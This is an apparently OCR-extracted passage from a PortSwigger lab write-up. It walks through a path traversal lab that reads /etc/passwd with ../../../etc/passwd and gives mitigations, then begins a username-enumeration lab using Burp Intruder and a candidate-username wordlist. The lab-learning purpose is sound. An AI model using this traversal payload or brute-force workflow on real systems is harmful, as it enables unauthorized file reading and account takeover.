
3. Right-click the product image and choose “Open image in new tab.”



4. Note the filename= part of the resulting URL.


5. Change the filename value to ../ and reload. The server shows a “no such file” error, confirming there is no file at that exact spot.

   ../ moves one folder level up from the current folder — this is the base of a path traversal payload.



6. Change the filename value to ../../../etc/passwd and reload.

   Since the site is hosted under /var/www/html, three levels of ../ reach the top of the filesystem. /etc/passwd then returns the system's list of user accounts. Lab solved.



Impact: An attacker can read any file on the server's filesystem — config files, passwords, or source code — far beyond the image folder it was meant for.

Mitigation:


- Avoid passing user input straight into filesystem calls. Map user IDs to a fixed, server-controlled list of allowed files.
- Resolve the full requested path and check it still sits inside the intended folder before serving it.
- Remove or reject path traversal patterns (../ and encoded versions) with strict input checks.
- Run the app with a restricted filesystem account (chroot/sandbox) where possible.


3.7 Lab 6 — Username Enumeration via Different Responses

This lab is open to username enumeration and password brute-forcing. PortSwigger gives candidate username and password wordlists for this lab. Goal: find a valid username, brute-force that user's password, then open their account page.

Exploitation steps:


1. Access the lab and copy the given candidate username and password wordlists.








2. Open “My account” to see the login form, which asks for a username and a password.

3. Submit a test pair (test / test) with Burp Suite's proxy running, capture the POST request, and send it to Intruder.








Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Show response in browser
Record an issue
Request in browser
Engagement tools
Copy Ctrl+C
Copy URL
Copy as curl command (bash)
Copy to file
Save item
Convert selection
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Request
Pretty Raw Hex
Response
Raw Hex Render
HTTP/2 200 OK
Content-Type: text/html;
charset=utf-8
X-Frame-Options: SAMEORI
Content-Length: 3244
Search


Send
Cancel
Burp AI
Request
Pretty Raw Hex
POST /login HTTP/2
Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Insert Collaborator payload
Request in browser
Engagement tools
Change request method
Change body encoding
Copy Ctrl+C
Copy URL
Copy as curl command (bash)
Copy to file
Paste from file
Save item
Save entire history
Paste host / URL as request
Add to site map
Convert selection
URL-encode as you type

4. Clear all existing payload positions.



5. Add one position on the username parameter.




6. Load the candidate-username wordlist as the payload set.

Authentication lab usernames


You can copy and paste the following list to Burp Intruder to help you solve the Authentication labs.

```
carlos
root
admin
test
guest
info
adm
mysql
user
administrator
oracle
ftp
pi
puppet
ansible
ec2-user
vagrant
azureuser
```


7. Pick the Sniper attack type and start the attack.




8. Sort the results by response length. One username gives a clearly different response length, which marks it as valid: azureuser.



